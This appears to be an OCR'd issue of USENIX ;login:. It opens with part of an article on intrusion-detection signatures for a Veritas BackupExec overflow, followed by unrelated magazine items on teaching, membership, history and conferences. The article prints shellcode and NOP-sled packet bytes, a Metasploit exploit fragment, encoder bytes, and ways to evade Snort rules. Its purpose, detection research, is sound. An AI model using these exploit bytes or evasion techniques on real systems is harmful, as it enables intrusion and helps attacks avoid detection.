| **02 00 |2| 00 90 90 90 90 |1|** f6 c1 ec 0c c1 e4 0c 89 e7 89 fb |j| 01 8b |t| 24 fe |1| d2 |RB| c1 e2 10 |RWV| b8 ff |P| 11 40 c1 e8 08 ff 10 85 c0 |y| 07 89 dc |N| 85 f6 |u| e1 ff e7 90 90 90 90 90 90 90 90 90 90 90 90 a1 ff |B| 01 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 00 |**1.1.1.1.1.1**| 00 eb 80 |

The following signature [3] was posted to detect this attack:

alert tcp $EXTERNAL_NET any -> $HOME_NET 6101:6110 (flow:established,to_server; content:"|**02 00 32 00 90 90 90 90 31**|"; content:"|**31 2E 31 2E 31 2E 31 2E 31**|"; distance:110; flowbits:set, bkupexec_overflow; tag:session,20,packets; msg:"Veritas BackupExec Buffer Overflow Attempt"; classtype:misc-attack;)

A common mistake as seen in this signature is mixing the payload with the framework of the attack as a single definition. Consider the Veritas backup overflow. The registration request (x02 x00 x32 x00) is the frame. The overflow (1.1.1.1.1.1\x00\xeb\x81) does the work. Note the shellcode near the end: \xeb\x81. This call varies by a bit between the Metasploit implementation and the one posted on Security Focus (\xeb\x80), but they perform the same task of sending the instruction pointer to the start of the shellcode.

An early signature shows part of a NOP slide after the frame (the four 90s before the 31), and then part of the shellcode that was posted (Matt Miller's talk shellcode). Avoiding this snort signature is as easy as changing the slide NOP from x90 to A.

Now consider a variant of the attack that is part of the Metasploit. Metasploit is framework-oriented. It divides the attack into its components and allows the attack to be customized inside that framework. The setup (frame) of the attack and the overflow are visible in the request setup:

```
# The registration request
my $req =
  "\x02\x00\x32\x00\x20\x00" . $code . "\x00".
  "1.1.1.1.1.1\x00".
  "\xeb\x81";
```

The mixing of payload and exploit exists also in well-used signature sets. A significant number of snort alarms do not trigger on the exploit but on the published shellcode of the exploit. For example, the following named exploit alert [4] is really triggering on the shellcode that is binding a shell.:

alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS EXPLOIT named overflow attempt"; flow:to_**server**,established; content:"|CD 80 E8 D7 FF **FF FF|/bin/sh**"; reference:url,www.cert.org/advisories/CA-1998-05.html; classtype:attempted-admin; sid:261; rev:6;)

This LPRng signature [4] also is associated with a particular payload:

alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"EXPLOIT LPRng overflow"; flow:to_server,established; content:"C|07 89|[|08 8D|K|08 89|C|0C B0 0B CD 80|1|C0 FE C0 CD 80 E8 94 FF **FF FF|/bin/sh**|0A|"; reference:bugtraq,1712; **reference**:cve,CVE-2000-0917; classtype:attempted-admin; sid:301; rev:6;)

By changing the shellcode, the attacker can avoid either of these alarms.

In general, mixing shellcode detection and exploit within a signature makes it extremely limited in its completeness and requires only a modification in the attack's payload to avoid detection.

By contrast, the current snort signature [4] for Veritas seems better. It also looks at the frame and then checks to see if the payload space has a null (x00) character. If there is a null character, then it is highly likely that it is not normal data but shellcode instead:

alert tcp $EXTERNAL_NET any -> $HOME_NET 6101 (msg:"EXPLOIT Veritas backup overflow attempt"; flow:established,to_server; content:"|02 00|"; depth:2; content:"|00|"; offset:3; depth:1; isdataat:60; content:!"|00|"; offset:6;
depth:66; reference:bugtraq,11974; reference:cve,2004-1172; classtype:misc-attack; sid:3084; rev:2;)

Note that this payload is a call of x81 (bytes), not x80. Also, note the null character in the framework. More important, note the bad character (BadChars) listing for the payload:

```
'Payload' =>
 {
  'MinNops'   => 512,
  'MaxNops'   => 512,
  'Space'     => 1024,
  'BadChars'  => '',
  'Prepend' => "\x81\xc4\x54\xf2\xff\xff", # add esp, -3500
  'Keys'      => ['+ws2ord'],
 }
```

If the Metasploit BadChars listing is correct, then the x00 alarm that the snort signature aims to prevent could be added to the shellcode. This condition is highly unlikely.

A more likely alternative is to use a bootstrap load shellcode that would be small enough to fit under the 60-byte check that snort is making (depth of 6 minus the offset of 6) and then pad after the call statement with null characters to prevent the alarm. A bootstrap loader connects back to another system, downloading more code and then transferring control to it. The sequence is:

1. s = socket()
2. connected = connect(s, …)
3. recv(s, buf, sizeof(buf))
4. jmp buf

This is a powerful technique for launching more sophisticated attacks. It practically removes the size limitation on shellcode.

Mixing payload attributes with the setup and vulnerability makes signature writing difficult. The following signature only considers the frame of the attack based on Metasploit and the version published on the Security Focus Web site:

alert tcp $EXTERNAL_NET any -> $HOME_NET 6101 (flow:established,to_server; content:"|02 00 32 |"; depth 3; content:"1.1.1.1.1.1| 00 |"; distance:110; msg:"Veritas BackupExec Buffer Overflow Attempt";)

This version actually performs more quickly than the published snort version.

Detecting Metamorphics and Polymorphics

Not all attacks have well-defined invariant components. Polymorphic techniques use an XOR encoding to modify the payload, while metamorphic encoding uses command substitution, addition, and commutative properties to obfuscate the message (to include shellcode). The following NOP sled obfuscation section addresses metamorphic encoding. A brief discussion of polymorphic encoding follows.

NOP SLED OBFUSCATION

Stack and heap overflows involve transferring control to various locations in memory. In some cases, an exact address cannot be determined in advance. To improve an exploit's reliability, authors often pad their payload with No-Operation (NOP) instructions in order to improve successful payload execution.

In May 2001, Shane "K2" Macaulay presented a tool [5] that generated both a polymorphic payload and a metamorphic NOP slide. The NOP slide was modified by substituting other instructions that performed a similar function and were also a word (two bytes) in size. The instructions included incrementing registers with changeable values. The result was a total of 55 usable instructions. This technique proved successful against commonly deployed detection algorithms. It is now well known and used by exploit writers.

In February 2002, Dragos Ruiu released a plug-in to the snort detection system that used a simple heuristic to detect a NOP slide. The plug-in, called Fnord [6], counted the consecutive operations that are equivalent to a NOP instruction. The Fnord plug-in could detect the slide, and like all threshold heuristics, the accuracy increases with the size of the NOP for which the threshold is set.

All of the detection techniques in this section use a heuristic-based form of detection, which is popular because it is quicker than other forms of analysis that attempt to determine the flow of the possible shellcode. This heuristic approach requires that a predetermined number of consecutive NOP-equivalent instructions appear. Using the same heuristic by treating jump statements as NOP equivalents allows you to address the technique of jumping forward.

The consecutive NOP-equivalency approach has speed, processing, and memory advantages over a flow-analysis technique. Three problems arise with the consecutive NOP equivalency technique: (1) the size of the NOP slide cannot be small; (2) the heuristic software has to know all NOP equivalents known to the attacker; and (3) the attacker must want a pure NOP slide.

To understand a pure slide, a slight advancement in metamorphic techniques needs to be covered. "Slide" is, of course, an analogy: the instruction pointer does not need to slide, but can jump toward the payload. As long as the jump instruction does not go past the payload, the landing zone of the overflow can contain jump statements. Phantasmal Phantasmagoria [7], in October 2004, released a paper on using jump statements in the slide. He additionally demonstrated (Dragon, dragon_nopjmp) the use of a NOP-equivalence instruction argument that allows the instruction pointer to land on either the jump instruction or the argument.

In demonstrating this NOP jump version, he also demonstrated a version in which the jump contains a non-NOP equivalent. The demonstration showed that this version sometimes failed. This form of impure slide resets the consecutive NOP-equivalent counter and makes the slide detection fail and the payload evade detection.

Yuri Gushin [8] released a more complex metamorphic encoder and a detector that can detect impure NOP slides. It increased the number of NOP equivalents

and added an instruction blacklist. The increased NOP instructions are directly related to the blacklist. The blacklist prevents NOP equivalents from being used if the registry value is needed by the payload. By doing this, the number of NOP instructions in the engine can be increased and reduced by the engine when there is a conflict.

The detection engine is similar to previous ones; it adds a capability to consider a non-NOP equivalent or a possible unknown NOP equivalent. This is a crude implementation of heuristic tolerance that can easily force the detector to miss the detection when one of the previous tools would have succeeded.

In summary, of the detection tools only the Fnord detector is usable in operations. The others should be treated as proof-of-concept because they can easily be avoided by fragmentation, application encoding, and threshold avoidance (to which Fnord, too, is susceptible).

POLYMORPHIC PAYLOADS

An advantage of Metasploit is that it allows the exploits to be constructed with different payloads. It also will add a polymorphic wrap around the shellcode to avoid "bad characters" that would cause the exploit to fail. This wrap also can help hide the payload from intrusion detection systems.

The polymorphic decoder must be in the clear in order to run. It is important to note that like all payloads, it would be easy for attackers to avoid detection by writing their own polymorphic encoder. However, attackers tend to use the robust, pre-written versions available on the Internet. It is possible to determine invariance with the limited permutations of published polymorphic tools:

Alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg: "PEXFNSTENVMOV.ENCODER.METASPLOIT"; flow:to_server, established; content: "|**59 d9 ee d9 74 24 f4 5b 81 73**|"; classtype:misc-activity; sid:20010239; rev: 1;)

The following is a small snippet of an exploit. This is another Veritas exploit that has only filler and payload. Only Yuri Gushin's ecl metamorphic heuristic detector [8] will alarm on this packet, for it is using the /xfd NOP which exists only in that slide detector:

93 99 |7| 97 91 f9 fd |H| f8 f9 |GA| 93 40 98 |F| 9f 9b |J7| fc 92 98 90 |N| 97 |7| 9f 92 |H| 93 |NFG| 9b |A| 96 |GFJN| 90 |KHO| 93 9f |'| 90 |IBA| fd 40 92 |FH| 3f fd |G| d6 |C| d6 92 d6 |7| 9f |jJ**Y| d9 ee d9 |t| 24 f4 5b 81 |s| 13 |Z| c1 ef 99 83 eb fc e2 f4 db 05 bb |k| a5 3e 13 f3 b1 8c 07 |`| a5 3e 10 f9 d1 ad cb bd d1 84 d3 12 26 c4 97 98 b5 |J| a0 81 d1 9e cf 98 b1 88 |d| ad d1 c0 01 a8 9a |XC| 1d 9a b5 e8 |X| 90 cc ee 5b b1 |5| d4 cd**

This packet was collected by a honeypot before the release of Yuri Gushin's ecl tool. It was detected because the attack used a known polymorphic encoder, the signature associated with the Metasploit framework. This is a prime example of code reuse by the attacker, and shows how targeting payloads with signatures can detect attacks when the exploit signature fails.

Conclusion

An alternative in signature writing is to move away from the narrow focus of false-positives and false-negatives to include a more complete analysis of the signature components. Without separating the detection of NOP slides, frames (exploit), and shellcodes, attacks will easily avoid publicly available signatures by modifying the attack. After reviewing the effectiveness of published signatures, we have concluded that signatures that define only a single component of an attack perform better, both in false-positive and false-negative, and in other met-

rics such as completeness, breadth, precision, collision, and recall. We also note that exploit-related signatures alone are not sufficient to maintain a complete signature rule set and that signatures not associated with the exploit, like NOP slide detection and polymorphic decoder detection, are vital to a rule set being complete.

This research is made possible *by the support of the Advanced Research and Development Activity (ARDA). ARDA focuses on supporting research addressing important information technology problems, while coordinating with other government entities, industry, and academe.*

REFERENCES

[1] www.metasploit.org.

[2] www.snort.org.

[3] Cam Beasley, CISSP CIFI, Information Security Office, University of Texas at Austin.

[4] Martin Roesch, Brian Caswell, et al., "exploit.rules" v1.63.2.3 2005/01/17, copyright 2001–2004.

[5] "ADMmutate Engine": http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz.


[6] "Fnord snort Preprocessor": http://www.cansecwest.com/spp_fnord.c.

[7] Phantasmal Phantasmagoria (phantasmal@hush.ai), "On Polymorphic Evasion," October 3, 2004.

[8] Yuri Gushin, "NIDS Polymorphic Evasion—The End?": http://www.ecl-labs.org/papers/ecl-poly.txt.

MING CHOW

teaching computer security, privacy, and politics



Ming received his bachelor's and master's degrees in computer science from Tufts University. He is a software developer, Webmaster, and instructor in Boston.

mchow@eecs.tufts.edu

IN TERMS OF PERSONAL COMPUTING, the general population is still largely clueless, both about basic issues, including how to protect themselves, and about the critical problems ahead.

At the USENIX '04 Annual Technical Conference I received tremendous motivation from the technical community about the desperate need to educate the public in computer security and privacy. The messages from the conference were clear: security is hard, complex, sensitive, and political. Very little money is spent on computer security education. Very few corporations take the initiative and responsibility to educate the public about security and privacy risks in technology products and innovations. The concluding statement from the Dan Geer–Scott Charney debate on operating system monoculture summarized the problems best: "We have dug ourselves into a deep hole, and we need to find a way out of the hole." Last December, I was offered an opportunity to teach a course entitled "Security, Privacy, and Politics in the Computer Age" at my alma mater, Tufts University, through the unique Experimental College program.

Syllabus

I wanted to cover a wide range, from high-level to low-level topics in security, privacy, and politics. I identified the topics that needed to be discussed, including file permissions, malware, firewalls, antivirus software, operating system patches, privacy-aware and privacy-enhancing technologies, and ways to protect yourself. Then I identified a small collection of advanced computer security topics, emerging technologies, and policy issues (e.g., electronic voting, DMCA, P2P, Induce Act) to be discussed. I dedicated the first week of classes to introducing students to software fundamentals: the life-cycle development process, cryptography, and the different philosophies (proprietary vs. free vs. open source software).

Assessment

Students' final grades were determined by five components: class participation (5%), portfolio (30%), position papers (30%), participation in a debate or an expert panel session (15%), and the final project (20%).

I assigned three position papers in the class. Each assignment posed a question, and the student had to respond in the affirmative or the negative, supporting their position in a one-page typed paper. Each student

in the class had to participate in one of the debates or one of the expert panel sessions.

Each student maintained a portfolio of class lectures, handouts, and weekly homework assignments, designed for students to research and explain security topics (e.g., honeypots) or to use tools such as Net/MacStumbler.

For the final project, I asked the students to write a news article on a technological issue affecting society. The goal was to explain the issue to a public without much prior knowledge but very curious to find out more on the topic. I brokered a deal with the school newspaper, the *Tufts Daily,* to publish the best final project.

Course Goals

My primary goal was to inform students of the social, political, legal, privacy, and security issues in present computer technologies and innovations. During the final week of classes, the students and I put all the issues discussed during the semester into a larger framework, exploring the relationship between technology and society, and the public's need to be educated and informed on the benefits and risks in using technologies.

I urged my students to engage in constructive debates. Debates are healthy, and are essential to understanding the overall scope of sensitive and complex issues.

Student Responses

Students appreciated my talk on open source software (OSS) and were delighted when I demonstrated OSS programs such as GIMP, OpenOffice, GAIM, and even Firefox. It really struck me that most of the students had never heard of open source software, nor were they aware of alternatives to popular software packages.

Out of 23 students in my class, 13 completed a course evaluation; the results and remarks from the class were good, and surprisingly honest. On a scale of 1 to 9 (with 9 being an overall outstanding course), the course averaged an overall score of a 7.07.

All 13 students said that the course should be repeated. In general, students found that the course was quite practical and presented problems and solutions relevant to everyday life. Students found the content from the first half of the semester, which dealt with computer security and privacy, especially the in-class demonstrations (e.g., terminal exercises, screenshots, and source code), the most intriguing. Almost all students found the second half of the course, where I delved into legal and political issues, slow and boring. Many students wished there were more technical examples, especially on advanced topics such as reverse engineering of software.

The Next Time

The next time I teach this course, I will expand emphasis on the technical and hands-on topics, including data security, network profiling tools, and rootkits. I will also spread out over the semester the discussion of legal and political issues instead of consolidating them in the last four to eight weeks of class. Unlike traditional introductory courses, the content of a computer security, privacy, and politics course will certainly evolve.

Course Web Site

The Web site for "Security, Privacy, and Politics in the Computer Age" is http://www.cs.tufts.edu/~mchow/excollege, where you can find the syllabus, lectures, assignments, resources, and selected student works.

USENIX notes

USENIX MEMBER BENEFITS

Members of the USENIX Association receive the following benefits:

FREE SUBSCRIPTION to *;login:*, the Association's magazine, published six times a year, featuring technical articles, system administration articles, tips and techniques, practical columns on such topics as security, Perl, Java, and operating systems, book reviews, and summaries of sessions at USENIX conferences.

ACCESS TO ;LOGIN: online from October 1997 to this month: www.usenix.org/publications/login/.

ACCESS TO PAPERS from USENIX conferences online: www.usenix.org/publications/ library/proceedings/

THE RIGHT TO VOTE on matters affecting the Association, its bylaws, and election of its directors and officers.

DISCOUNTS on registration fees for all USENIX conferences.

DISCOUNTS on the purchase of proceedings and CD-ROMs from USENIX conferences.

SPECIAL DISCOUNTS on a variety of products, books, software, and periodicals. For details, see www.usenix.org/membership /specialdisc.html.

FOR MORE INFORMATION regarding membership or benefits, please see www.usenix.org/membership/ or contact office@usenix.org. Phone: 510-528-8649

USENIX BOARD OF DIRECTORS

Communicate directly with the USENIX Board of Directors by writing to *board@usenix.org*.

PRESIDENT

Michael B. Jones, *mike@usenix.org*

VICE PRESIDENT

Clem Cole, *clem@usenix.org*

SECRETARY

Alva Couch, *alva@usenix.org*

TREASURER

Theodore Ts'o, *ted@usenix.org*

DIRECTORS

Matt Blaze, *matt@usenix.org*

Jon "maddog" Hall, *maddog@usenix.org*

Geoff Halprin, *geoff@usenix.org*

Marshall Kirk McKusick, *kirk@usenix.org*

EXECUTIVE DIRECTOR

Ellie Young, *ellie@usenix.org*

2006 ELECTION FOR BOARD OF DIRECTORS

The biennial election for officers and directors of the Association will be held in the spring of 2006. A report from the Nominating Committee will be emailed to USENIX members and posted to the USENIX Web site in mid-December 2005 and will be published in the February 2006 issue of *;login:*.

Nominations from the membership are open until January 3, 2006. To nominate an individual, send a written statement of nomination signed by at least five (5) members in good standing (or five separately signed nominations) to the Executive Director at the Association office, to be received by noon PST, January 3, 2006. Please prepare a plain-text Candidate's Statement and send both the statement and a 600dpi photograph to production@usenix.org, to be included in the ballots.

Ballots will be mailed to all paid-up members on or about January 26, 2006. Ballots must be received in the USENIX office by March 2, 2006. The results of the election will be announced on the USENIX Web site by March 17 and will be published in the June issue of *;login:*.

The Board consists of eight directors, four of whom are "at large." The others are the president, vice president, secretary, and treasurer. The balloting is preferential: those candidates with the largest numbers of votes are elected. Ties in elections for directors shall result in run-off elections, the results of which shall be determined by a majority of the votes cast. Newly elected directors will take office at the conclusion of the first regularly scheduled meeting following the election, or on July 1, 2006, whichever comes earlier.

GETTING IT WRONG

PETER H. SALUS

peter@usenix.org

I've been publishing historical articles and books since 1963. I look into a rearview mirror, viewing things in retrospect. Yet we seem to be compelled to forecast, to predict, despite the obvious fact that we're really bad at it.

Orwell's *1984*, published in 1949, is a pessimistic view of technology, leadership, and morality gone awry.

Forty years later, in 1989, Francis Fukuyama published an article in *The National Interest*, called "The End of History?" (a few years later, Fukuyama inflated it into a 450-page book). Fukuyama speculated that liberal democracy might be the "final form of human government" and that "a true global culture has emerged, centering around technologically driven economic growth."

In 1949, both EDSAC (Cambridge, UK) and EDVAC (University of Pennsylvania) came into operation; IBM's SSEC was already on view at the corner of Madison and 57th (I can recall standing there, fascinated by it—far more compelling than Macy's or Gimbel's windows). But that was it. UNIVAC came two years later. Both Steve Jobs and Bill Gates were to be born in 1955.

In 1989, Usenet, the Internet, Apple, Microsoft, Sun, DEC, and myriad other computer firms were flourishing; both USL (UNIX Systems Laboratories) and OSF (Open Software Foundation) were in existence; home computers were becoming common.

But let me move back a bit.

In 1973, the U.S.Armed Services Research Office sponsored a symposium on the high cost of software. In 1974, the keynote at the National Computer Conference raised similar issues. Then SHARE commissioned a study (by Ted Dolotta and others) which was published in 1976: *Data Processing in 1980–1985: A Study of Potential Limitations to Progress*. And in 1984, the International Council for Computer Communication issued *So This Is 1984*. I want to look at these two works.

Of course, I'm being unfair. *Data Processing* was "concerned with the 1980's successors of computer series such as the IBM System/360 and System/370, UNIVAC 1100, Honeywell 6000, etc., rather than with the successors of small, stand-alone minicomputers, or successors of 'supercomputers' such as the ILLIAC IV and the STAR-100."

- The UNIVAC 1100 was a transistorized, plated-wire memory, mainframe. It employed 36-bit words and had 131,000 words in two banks. It had Fastrand drum storage. Input was by punched cards with limited teletype access. It occupied 400 square feet of floor space.
- The Honeywell 6000 series was the GE 600 series, renamed after the 1970 sale/purchase. It also employed 36-bit words. It was originally the GE-635, what I think of as the "Multics machine." The GE-600 was probably the first machine built with a symmetric multiprocessing platform. Depending on the configuration, it occupied several (or many) racks.
- ILLIAC IV was a total failure; STAR-100 (from CDC) was an early vector processor that was a great disappointment. Honeywell sold its computer business to Bull. Remington Rand, which bought UNIVAC in 1950, merged with Sperry in 1955, and Sperry Rand merged with Burroughs in 1986, to form Unisys.

But "the successors of small, stand-alone minicomputers" sit on and under our desks, live in our telephones, and get carried about in backpacks and briefcases.

(I need to admit that in 1976, when I was working via an acoustic modem connection at 110 baud between my DECWriter II and an IBM 360, I would never have fantasized something like my current laptop or my desktop. But I wouldn't have imagined that I could have a cellular phone with more power than that 360, either.)

There was no way the authors of 1976 could have foreseen the TRS-80 (announced in August 1977), the Commodore PET (delivered in September 1977), or the Apple II (June 1977). Though they talked about computer networks, stating "We believe that, between now and 1985, there will be significant growth in computer networks," they continued, "but we do not believe that they will become the predominant way of life in that time period. We expect remote-access facilities to grow at a much faster rate than computer networks."

Later, the authors state that they believe that "remote access" can be of value to "applications programmers."

In *So This Is 1984*, Douglas Parkhill believes we should "[e]xploit our new computer communications technologies in such a way as to ensure unrestricted universal access to the myriad services that are now becoming possible." (1984 saw the beginning of Prodigy, a sort of mega-BBS; but Usenet had been around since 1979.)

R.E. Lyons—a few essays later—complains that "society has so far failed to use computer communications technology effectively." On the other hand, Carl Hammer thinks, "As a whole, *1984* does a very respectable job of technology forecasting." Yet Paul E. Green, Jr., points out that "the key reason for the failure of the trend toward to-

talitarianism was the enormous effect exerted by messages . . . using . . . electronics communications technology."

But my favorite remarks are by Philip Hughes, co-founder in 1969 of Logica and unsung software hero: "I believe . . . the next 40 years will see much more dramatic change than the past 40 years." Hughes itemizes some of the advances:

- Optical fibre
- Communications satellites
- Electronic mail
- Video communications
- Mobile phones

Not at all shabby. In fact, I think Hughes is the only one in these two books who lands in the gold.

But I think it's important to realize just how poorly we do at forecasting the future.

I've been hearing more and more about the "intelligent" home for the past 15 years. Yet every living room I've been in over the past year has a "blinking" VCR/DVD player. I can't enumerate the number of cars I've been in with the wrong time. If folks can't set/fix these, what good will more advanced features be?

When I was at Penguicon, I was asked how come I knew "this stuff" when "my parents can't send email? And you're older than they are." I don't know. But I know that Bill Gates' recent talk about intelligent home appliances was just that: talk.

Heinlein talked of his work as "future history." We're making that history . . . but we don't know what it will be.

Note: I went to my first USENIX Conference in Toronto in 1979. I've been writing in *;login:* for 20 years. This will be my last history column. Thanks for all the fish.

USACO TEAM BRINGS HOME THE GOLD

ROB KOLSTAD, USACO HEAD COACH

kolstad@usenix.org

Last issue, I wrote all about the USA Computing Olympiad and the USA Invitational Computer Olympiad. We chose four students to represent the U.S.A. at the International Olympiad on Informatics, the high school programming world championships, which were held in Nowy Sacz, Poland, August 18–25.

I am delighted to report that our four students excelled. Veterans Eric Price and Alex Schwendner joined with John Pardon and Matt McCutchen to garner four gold medals. Eric Price achieved the rare perfect score, earning 300 points on each day of the competition.

LEFT TO RIGHT: ALEX SCHWENDNER, ERIC PRICE, JOHN PARDON, MATT MCCUTCHEN

This is an extraordinary event, rarely achieved and almost never repeated. That being said, both China and the Slovak Republic also won four gold medals, leaving only 12 medals for the remaining 67 countries.

The 2005–2006 season is gearing up with contests scheduled for:

- December 9–12, 2005
- January 13–16, 2006
- February 10–13, 2006
- March 17–20, 2006
- April 27, 2006

If you know pre-college students who would enjoy competing, please send them to http://www.usaco.org to learn all about how it works.

Thanks to USENIX for their tremendous support over the years!

The USACO continues to strive to accomplish its mission with an expanding number of programs and qualifying events. If you'd like to assist or if your organization would like to support the USACO, please contact Rob Kolstad at kolstad@usenix.org.

THANKS TO OUR VOLUNTEERS

ELLIE YOUNG, USENIX EXECUTIVE DIRECTOR

ellie@usenix.org

USENIX's success would not be possible without the volunteers who lend their expertise and support for our conferences, publications, and member services. While there are many who serve on program committees, coordinate the various activities at the conferences, work on committees, and contribute to this magazine, I would like to make special mention of the following individuals who made significant contributions in 2005:

The program chairs for our 2005 conferences:

Vivek Pai, *General Track at 2005 USENIX Annual Technical Conference*

Niels Provos, *FREENIX/Open Source Track at USENIX '05*

Amin Vahdat and David Wetherall, *2nd NSDI*

David Kotz and Brian Noble, *program chairs, Third MobiSys*

Kang G. Shin, *general chair, Third MobiSys*

Ron Ambrosio, Chatschik Biskdikian, Maria Papdopouli, and Dina Papagiannaki, *program*

chairs for the two workshops held in conjunction with MobiSys '05
Michael Hind and Jan Vitek, *International Conference on Virtual Execution Environments*
Margo Seltzer, *HotOS X*
Dina Katabi and Balachander Krishnamurthy, *Steps to Reducing Unwanted Traffic on the Internet Workshop*
Ted Ts'o, *2005 Linux Kernel Developers Summit*
Patrick McDaniel, *14th USENIX Security Symposium*
David Blank-Edelman, *19th LISA*
Brad Karp and Vivek Pai, *2nd Workshop on Real, Large Distributed Systems*
Garth Gibson, *4th USENIX Conference on File and Storage Technologies*

Invited Talk/Special Track Chairs and Coordinators:

USENIX '05:
Ethan Miller and Erez Zadok, *Invited Talks*
Atul Adya, *Poster Session*

Security '05:
Virgil Gligor and Gary McGraw, *Invited Talks*

LISA '05:
Adam Moskowitz and Bill LeFebvre, *Invited Talks*
Philip Kizer, *Guru Is In Sessions*
Luke Kanies, *Workshops*

And:

Victor Bahl for his efforts on the steering committee for MobiSys '05

B. Krishnamurthy for his efforts as liaison and his work on the steering committee for the SIGCOMM/USENIX Internet Measurement Conference

Peter Honeyman for his efforts in reaching out to other groups, international and domestic: the OpenAFS community, the SANE conference, What the Hack, and the Middleware conference

Jennifer Davis of BayLISA in helping USENIX organize the first SF Bay Area Super User Group meeting, held in November 2005

Michael B. Jones, Clem Cole, Alva Couch, Theodore Ts'o, Matt Blaze, Jon Hall, Geoff Halprin, and Kirk McKusick, for their service on the USENIX Board in 2005

Rob Kolstad and Don Piele for their efforts with the USA Computing Olympiad, sponsored by USENIX

Kirk McKusick and Dan Geer for serving on the USENIX 2006 Nominating Committee

Mike Jones for serving as liaison to the Computing Research Association

USENIX is grateful to all!

SUMMARY OF USENIX BOARD OF DIRECTORS MEETINGS, APRIL 22–OCTOBER 20, 2005

ELLIE YOUNG AND TARA MULLIGAN

Conference Network Policy: As many of you know, USENIX provides open and insecure wireless connectivity at most of our conferences. The following policy was adopted earlier this year regarding use of the conference network:

USENIX may monitor the conference network. USENIX strongly recommends that all users encrypt their transmissions, and users are solely responsible for the security of their passwords and data. Illicit or intrusive use of the network, including packet sniffing, is expressly forbidden. Offenders of this policy will be given a verbal warning on the first offense, and ousted from the conference on the second offense.

Fraudulent Paper Submissions: USENIX has adopted the following policy in response to the growing problem of people submitting irregular or fraudulent paper submissions to conferences. The policy is included in all Calls for Papers:

Simultaneous submission of the same work to multiple venues, submission of previously published work, and plagiarism constitute dishonesty or fraud. USENIX, like other scientific and technical conferences and journals, prohibits these practices and may, on the recommendation of a program chair, take action against authors who have committed them. In some cases, program committees may share information about submitted papers with other conference chairs and journal editors to ensure the integrity of papers under consideration. If a violation of these principles is found, sanctions may include, but are not limited to, barring the authors from submitting to or participating in USENIX conferences for a set period, contacting the authors' institutions, and publicizing the details of the case.

USENIX Annual Technical Conference: USENIX has been experimenting with formats and timeframe. It was decided that in future years the conference would move back to a June timeframe. It will be held in regions with a strong local IT community. The conference will focus on bridging the gap between academia and industry. The General Sessions refereed paper track will be renamed Systems Practice and Experience, with an emphasis on practical implementations and experimental results. An invited talks track and tutorials will be offered every day. The FREENIX track will be replaced by a conference on experimental computing systems and engineering (to be held in 2007). USENIX is also seeking more workshops to co-locate with Annual Tech: A workshop on e-voting is slated for 2006.

New! HotDep '06: USENIX will sponsor the Second Workshop on Hot Topics in System Dependability (HotDep '06), which will center on critical components of infra-

structures such as operating systems, networking, security, distributed systems, and mobile computing. It will be co-located with OSDI in November 2006.

What The Hack '05: The Board agreed that USENIX should be a co-sponsor of What The Hack 2005, which was held in the Netherlands in July 2005. USENIX provided $10K in funds and help with promotion.

SAGE: The USENIX Board of Directors has been in discussion with a new organization, SAGE Inc., about the possibility of their providing services to the USENIX SAGE members. No decisions had been made as of October 26.

Nominating Committee: Kirk McKusick was appointed the chair of the 2006 USENIX nominating committee for the Board elections, which will be held in the spring of 2006.

Next Meeting: The next regular meeting of the Board of Directors will be held on Monday, December 5, 2005, at the LISA conference in San Diego, CA.

SAGE CODE OF ETHICS

The SAGE Ethics Review committee is reviewing the Code of Ethics. Email committee@sageethics.org to get involved.

Thanks to USENIX Supporting Members

ADDISON-WESLEY/PRENTICE HALL PTR
AMD
ASIAN DEVELOPMENT BANK
CAMBRIDGE COMPUTER SERVICES, INC.
EAGLE SOFTWARE, INC.
ELECTRONIC FRONTIER FOUNDATION
ELI RESEARCH
GROUNDWORK OPEN SOURCE SOLUTIONS
HEWLETT-PACKARD
IBM
INTEL
INTERHACK
THE MEASUREMENT FACTORY
MICROSOFT RESEARCH
NETAPP
ORACLE
OSDL
PERFECT ORDER
RAYTHEON
RIPE NCC
SENDMAIL, INC.
SPLUNK
SUN MICROSYSTEMS, INC.
TAOS
TELLME NETWORKS
UUNET TECHNOLOGIES, INC.

It is with the generous financial support of our supporting members that USENIX is able to fulfill its mission to:

- Foster technical excellence and innovation
- Support and disseminate research with a practical bias
- Provide a neutral forum for discussion of technical issues
- Encourage computing outreach into the community at large

We encourage your organization to become a supporting member. Send email to Catherine Allman, Sales Director, sales@usenix.org, or phone her at 510-528-8649 extension 32. For more information about memberships, see http://www.usenix.org/membership/classes.html.

conference reports

THANKS TO THE SUMMARIZERS

Kevin Butler

Ming Chow

Jonathon Duerig

Serge Egelman

Boniface Hicks

Francis Hsu

Stefan Kelm

Mohan Rajagopalan

CONTENTS OF SUMMARIES

14th USENIX Security Symposium

Baltimore, Maryland
July 31–August 5, 2005

Keynote Address

■ *Computer Security in the Real World*

Butler W. Lampson
Summarized by Stefan Kelm

As in the past, this year's keynote was given by someone well versed in dealing with security issues. Butler Lampson opened his talk by comparing real-world security to computer security. Real-world security is not usually about locking things (or people) up but, rather, is about risk, locks, and deterrence. Risk management, Lampson argued, is important there, since the main issue often is how to recover from an incident at an acceptable cost. Part of this is accountability: unless you can identify the bad guy, you will not be able to deter him. Accountability needs to be enforced at the "end nodes," i.e., "all trust is local."

Senders of network packets need to be held accountable for their actions. ISPs, for example, should cooperate when trying to stop DDoS attacks. "How much security?" Lampson asked, and argued that the main goal should be feasible security, stating that "perfect security is the worst enemy of real security." Applications or operating systems must not become unusable due to bad user interfaces.

Lampson then began a lengthy and fairly technical discussion on access control. His main example was that of someone wanting to access a Web page securely. Authentication and authorization are very often confused, he said, but need to be clearly differentiated. He said that fine-grained access control was a mistake. Moreover, there is a need for solid auditing mechanisms, which one especially needs for deterrence.

He also discussed secure channels, which in his usage do not refer to physical network channels or paths but to a more general concept. He provided a few examples, such as SDSI/SPKI and ACLs. Closely related is the issue of securely authenticating programs upon loading. Being with Microsoft, Lampson brought up NGSCB/TPM and surprised the audience by saying that "it's been put on the shelf" ("I do not believe in the DRM stuff at all," he said), especially since nobody has figured out how to keep the TCB small, a key requirement.

